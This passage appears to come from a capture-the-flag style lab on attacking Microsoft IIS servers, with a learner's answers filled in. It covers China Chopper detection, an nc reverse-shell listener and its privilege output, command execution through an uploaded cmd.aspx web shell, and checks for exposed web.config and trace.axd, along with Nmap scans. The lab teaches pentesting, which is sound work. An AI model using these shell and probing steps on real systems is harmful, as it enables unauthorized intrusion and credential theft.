That count includes the trailing newline. The file saved to disk is 73 bytes total. The attacker communicates through a separate client-side tool that sends encoded commands via HTTP POST to the chopper parameter. The shell accepts encoded payloads, making it harder to detect through simple request-body inspection. Defenders hunt for China Chopper by looking for ASPX files containing eval( or execute( patterns, particularly in directories that should not contain user-created files.
There are two things to remember about China Chopper from a defender's standpoint: its 73-byte server-side component and the eval( pattern in the file content. Antivirus and EDR signatures often key on that string.
Answer the questions below
After triggering the ASPX shell, what user account is returned by the whoami command? (Answer Format: lowercase, e.g., nt authority\system) iis apppool\defaultapppool
nc -lvnp 443
Listening on 0.0.0.0 443
Connection received on 10.113.190.54 50020
whoami
iis apppool\defaultapppool
PS C:\windows\system32\inetsrv> whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                               State
============================= ========================================= ========
SeAssignPrimaryTokenPrivilege Replace a process level token             Disabled
SeIncreaseQuotaPrivilege      Adjust memory quotas for a process        Disabled
SeAuditPrivilege              Generate security audits                  Disabled
SeChangeNotifyPrivilege       Bypass traverse checking                  Enabled
SeImpersonatePrivilege        Impersonate a client after authentication Enabled
SeCreateGlobalPrivilege       Create global objects                     Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set            Disabled
PS C:\windows\system32\inetsrv>
What Windows privilege, visible in whoami /priv output from the reverse shell, enables Potato-style privilege escalation from an IIS shell? SeImpersonatePrivilege
IIS Misconfigurations
So far, we have exploited a specific feature, WebDAV, that was intentionally configured on the server. The attack chain in Tasks 4 and 5 required write permission, script execution, and WebDAV to be enabled simultaneously. That is one type of IIS attack surface. This task covers a different category: configurations that are wrong by default or easy to accidentally enable, each of which creates a finding on its own without needing a CVE or an exploit chain.
Misconfigurations are the most common IIS attack surface in real-world engagements. A penetration tester who skips this check before reaching for exploit tools will often miss the easiest findings.
Misconfiguration 1: Directory Listing Enabled
What It Is: When IIS has no default document configured for a directory (no index.html, no default.aspx), and the Directory Browsing feature is enabled in IIS Manager, IIS renders a file listing instead of returning a 403 Forbidden error. This is commonly called directory listing.
Why It Matters: Directory listing directly exposes the contents of web directories. Backup files, configuration exports, uploaded user content, and source code backups become visible and downloadable without any authentication.
To check it, navigate to any directory on the target:
AttackBox Terminal
root@ip-10-82-74-10:~# curl http://MACHINE_IP/uploads/
<html><head><title>MACHINE_IP - /uploads/</title></head><body><H1>MACHINE_IP - /uploads/</H1><hr>

<pre><A HREF="/">[To Parent Directory]</A><br><br>
 4/13/2026  2:25 PM           31 <A HREF="/uploads/config.bak">config.bak</A><br>
 4/13/2026  2:25 PM          168 <A HREF="/uploads/web.config">web.config</A><br></pre><hr></body></html>
Directory listing is on. Look specifically for extensions that should not be publicly accessible: .bak, .config, .log, .zip, .sql.
Misconfiguration 2: HTTP PUT and DELETE Without Authentication
You already exercised this in Tasks 4 and 5. The OPTIONS check from Task 2 revealed it:
curl -X OPTIONS http://MACHINE_IP/ -sv 2>&1 | grep "Allow:"
If the Allow: header includes PUT or DELETE without any authentication requirement, unauthenticated file upload is possible. WebDAV does not have to be limited to /webdav/. Some administrators enable it globally, which means every directory on the site is potentially writable.
Misconfiguration 3: web.config Exposure
web.config is the ASP.NET application configuration file. It contains database connection strings, API keys, SMTP credentials, encryption keys, and application settings. IIS normally blocks .config files via a request filtering rule or a handler mapping that returns a 404. If that rule is removed or a MIME mapping is added incorrectly, web.config becomes downloadable:
curl http://MACHINE_IP/web.config
A 200 response with XML content starting with <configuration> is a high-severity finding. The connection strings section alone often contains database credentials.
Misconfiguration 4: Verbose Error Messages
IIS in development mode returns full .NET stack traces when an application error occurs. These traces expose internal file paths like C:\inetpub\wwwroot\App\Controllers\AccountController.cs, the .NET framework version, the database query that failed, and sometimes the server's internal IP address.
In production, the customErrors setting in web.config should be set to On to replace stack traces with a generic error page:
<system.web>
  <customErrors mode="On" />
</system.web>
When customErrors is Off, triggering any application error returns a full stack trace to all callers, local and remote. The ASP.NET default is RemoteOnly, which protects remote callers but still exposes traces to localhost. A server configured with customErrors absent from web.config may not be as exposed as it appears on a remote pentest. Only a server where customErrors has been explicitly set to Off sends stack traces to external clients.
Misconfiguration 5: trace.axd Left Enabled
ASP.NET includes a built-in diagnostic handler at trace.axd. When enabled, visiting http://target/trace.axd returns the application trace log for recent requests. This log can include HTTP headers, form values, session state, cookies, and internal timing data for every recent request to the application. By default, the trace log holds the 50 most recent requests (requestLimit="50" in the <trace> element). On active servers, that window closes quickly.
To check whether it is accessible:
curl http://MACHINE_IP/trace.axd
A 200 response confirming the trace viewer is accessible is a finding. In production, trace.axd should be disabled by setting <trace enabled="false"/> in web.config. Some older IIS deployments leave it on because it was enabled during development and never turned off before going live.
The reason this matters beyond just information disclosure: session cookies and authentication tokens visible in the trace log can be replayed directly.
Misconfiguration 6: TRACE Method Enabled
The HTTP TRACE method is different from the ASP.NET trace.axd handler. HTTP TRACE echoes the incoming request back to the caller and was designed for diagnostic loopback testing. In production, it serves no legitimate purpose and can enable Cross-Site Tracing (XST) attacks.
To check whether TRACE is enabled:
curl -X TRACE http://MACHINE_IP -sv
A 200 response with the request echoed back in the body confirms TRACE is live. The correct state is 405 Method Not Allowed.
Note: Modern browsers block TRACE in XMLHttpRequest, which eliminates the XST attack vector in practice for browser-based scenarios. TRACE enabled is still worth reporting as a configuration hygiene finding, but severity should reflect that the primary attack path requires an outdated browser or a non-browser HTTP client.
Misconfiguration 7: Application Pool Running as a Privileged Account
The default AppPool identity (ApplicationPoolIdentity) is low-privilege. But administrators sometimes configure AppPools to run as SYSTEM, Administrator, or a domain admin account, often to avoid permission errors on file shares or databases. If you have the ASPX shell from Task 5 still in place, check the AppPool identity by running:
curl "http://MACHINE_IP/webdav/cmd.aspx?cmd=whoami"
If the output is nt authority\system or a domain admin username instead of iis apppool\defaultapppool, the misconfiguration gives you immediate elevated access without any additional privilege escalation step.
Answer the questions below
Navigate to the /uploads/ directory on the target. What sensitive file extension is visible in the directory listing? (Answer Format: include the dot, e.g., .bak) .bak
curl http://10.113.190.54/uploads/
<html><head><title>10.113.190.54 - /uploads/</title></head><body><H1>10.113.190.54 - /uploads/</H1><hr>

<pre><A HREF="/">[To Parent Directory]</A><br><br> 4/13/2026  2:25 PM           31 <A HREF="/uploads/config.bak">config.bak</A><br> 4/13/2026  2:25 PM          168 <A HREF="/uploads/web.config">web.config</A><br></pre><hr></body></html>
What ASP.NET diagnostic handler URL path should be disabled in production as it can expose session data, cookies, and request history? trace.axd
Automation
The previous tasks built up the IIS attack surface manually, one curl command at a time. Identifying allowed HTTP methods, confirming WebDAV, and finding authentication requirements: each of those checks took a separate step. Nmap's NSE (Nmap Scripting Engine) lets you run all of them in a single scan pass. Understanding which scripts to reach for and what their output means is a core skill for IIS assessments.
NSE Scripts for IIS
Nmap ships with a set of HTTP scripts that map directly to the checks you have already done by hand:
| Script | What It Does |
|---|---|
http-methods |
Sends an OPTIONS request and parses the Allow: header to list permitted methods |
http-webdav-scan |
Probes for WebDAV support and retrieves the server's DAV headers |
http-iis-webdav-vuln |
Tests for IIS WebDAV authentication bypass (CVE-2009-1535, affects IIS 5 and 6) |
http-ntlm-info |
Sends an NTLM authentication request to a given path and extracts target information from the NTLM challenge response. |
All of these are included in a standard Nmap installation; no additional plugins are required.
Service Version Detection
Start with a version scan before running scripts:
Terminal
user@tryhackme$ nmap -sV -p 80 MACHINE_IP
Starting Nmap 7.80 ( https://nmap.org ) at 2026-05-06 19:32 BST
mass_dns: warning: Unable to open /etc/resolv.conf. Try using --system-dns or specify valid servers with --dns-servers
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify valid servers with --dns-servers
Nmap scan report for MACHINE_IP (10.82.179.57)
Host is up (0.00045s latency).

PORT   STATE SERVICE VERSION
80/tcp open  http    Microsoft IIS httpd 10.0
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 7.75 seconds
This confirms what the Server: header showed in Task 2. With the version in hand, you know the applicable CVE range and which scripts to run next.
Enumerating HTTP Methods
The http-methods script automates the OPTIONS request you ran manually in Task 2. Run it against the root first:
Terminal
root@tryhackme:~# nmap --script http-methods -p 80 MACHINE_IP
Starting Nmap 7.80 ( https://nmap.org ) at 2026-05-06 19:33 BST
mass_dns: warning: Unable to open /etc/resolv.conf. Try using --system-dns or specify valid servers with --dns-servers
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify valid servers with --dns-servers
Nmap scan report for MACHINE_IP (10.82.179.57)
Host is up (0.00037s latency).

PORT   STATE SERVICE
80/tcp open  http
| http-methods:
|   Supported Methods: OPTIONS TRACE GET HEAD POST COPY PROPFIND DELETE MOVE PROPPATCH MKCOL LOCK UNLOCK PUT
|_  Potentially risky methods: TRACE COPY PROPFIND DELETE MOVE PROPPATCH MKCOL LOCK UNLOCK PUT

Nmap done: 1 IP address (1 host up) scanned in 0.57 seconds
Notice that the root path already exposes WebDAV methods, which means WebDAV is enabled globally on the server, not just on /webdav/. This is a misconfiguration in itself
Detecting WebDAV
The http-webdav-scan script probes for WebDAV by sending a PROPFIND request and reading the DAV response headers:
Terminal
root@tryhackme:~# nmap --script http-webdav-scan -p 80 MACHINE_IP
Starting Nmap 7.80 ( https://nmap.org ) at 2026-05-06 19:40 BST
mass_dns: warning: Unable to open /etc/resolv.conf. Try using --system-dns or specify valid servers with --dns-servers
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify valid servers with --dns-servers
Nmap scan report for MACHINE_IP (10.82.179.57)
Host is up (0.00037s latency).

PORT   STATE SERVICE
80/tcp open  http
| http-webdav-scan:
|   Public Options: OPTIONS, TRACE, GET, HEAD, POST, PROPFIND, PROPPATCH, MKCOL, PUT, DELETE, COPY, MOVE, LOCK, UNLOCK
|   Allowed Methods: OPTIONS, TRACE, GET, HEAD, POST, COPY, PROPFIND, DELETE, MOVE, PROPPATCH, MKCOL, LOCK, UNLOCK
|   Server Date: Wed, 06 May 2026 18:40:54 GMT
|   WebDAV type: Unknown
|_  Server Type: Microsoft-IIS/10.0

Nmap done: 1 IP address (1 host up) scanned in 0.53 second
Although the scan returns WebDAV type: Unknown, WebDAV is clearly confirmed by the presence of WebDAV-specific verbs in the Public Options line, PROPFIND, PROPPATCH, MKCOL, COPY, MOVE, LOCK, and UNLOCK are not part of standard HTTP and only appear when WebDAV is enabled. The Allowed Methods line further confirms that these verbs are accepted by the server. The WebDAV type: Unknown result is a Nmap version difference; Nmap 7.80 could not fingerprint the specific WebDAV implementation, but the verb list leaves no ambiguity. Combined with the Server Type: Microsoft-IIS/10.0 field, we have a complete picture: this is an IIS 10.0 server with WebDAV enabled and accepting write operations
Identifying Authentication Requirements
The http-ntlm-info script sends a request to the WebDAV path and extracts detailed information from the NTLM challenge response, confirming both the authentication type and the target machine details:
root@tryhackme:~# nmap --script http-ntlm-info --script-args http-ntlm-info.root=/webdav/ -p 80 MACHINE_IP
Starting Nmap 7.80 ( https://nmap.org ) at 2026-05-06 19:54 BST
mass_dns: warning: Unable to open /etc/resolv.conf. Try using --system-dns or specify valid servers with --dns-servers
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify valid servers with --dns-servers
Nmap scan report for MACHINE_IP (10.82.179.57)
Host is up (0.00036s latency).

PORT   STATE SERVICE
80/tcp open  http
| http-ntlm-info:
|   Target_Name: CHANGE-MY-HOSTN
|   NetBIOS_Domain_Name: CHANGE-MY-HOSTN
|   NetBIOS_Computer_Name: CHANGE-MY-HOSTN
|   DNS_Domain_Name: CHANGE-MY-HOSTNAME
|   DNS_Computer_Name: CHANGE-MY-HOSTNAME
|_  Product_Version: 10.0.17763

Nmap done: 1 IP address (1 host up) scanned in 0.57 seconds
The Product_Version: 10.0.17763 confirms Windows Server 2019, and the machine hostname is visible in the NetBIOS_Computer_Name field - all of this from a single unauthenticated probe.
Automation condenses everything you did manually across the previous tasks into a single Nmap scan pass. Rather than running individual curl commands to check headers, probe WebDAV, and identify authentication, NSE scripts surface the same findings in seconds.
Answer the questions below
What nmap NSE script enumerates allowed HTTP methods on a web server? http-methods
Conclusion
You have worked through the IIS attack chain from initial reconnaissance to interactive shell access, and covered a survey of misconfigurations that appear across real-world engagements. The techniques here appear in public incident reports from major threat actor groups and in pentest findings across enterprise environments.
Key Takeaways
IIS fingerprinting establishes the version and feature surface before any active exploitation, because the version determines which CVEs apply and enabled features like WebDAV reveal direct attack paths.
The 8.3 tilde enumeration technique reveals hidden files and directories that wordlist brute-forcing misses, because the short-name format is predictable even when the full filename is not.
WebDAV shell upload requires three conditions to be met simultaneously: WebDAV enabled, write permission, and Script Execute permission on the same directory. The
PUT-MOVEbypass works because handler mappings apply at request time, not at upload time.ASPX web shells run under the Application Pool identity, which by default carries
SeImpersonatePrivilege, making Potato-style privilege escalation the natural next step after shell acquisition.IIS misconfigurations like directory listing, unauthenticated WebDAV,
web.configexposure, andtrace.axdbeing accessible each create exploitable conditions independently, without requiring any CVE.
Stay tuned for more exciting rooms for mastering pentesting skills.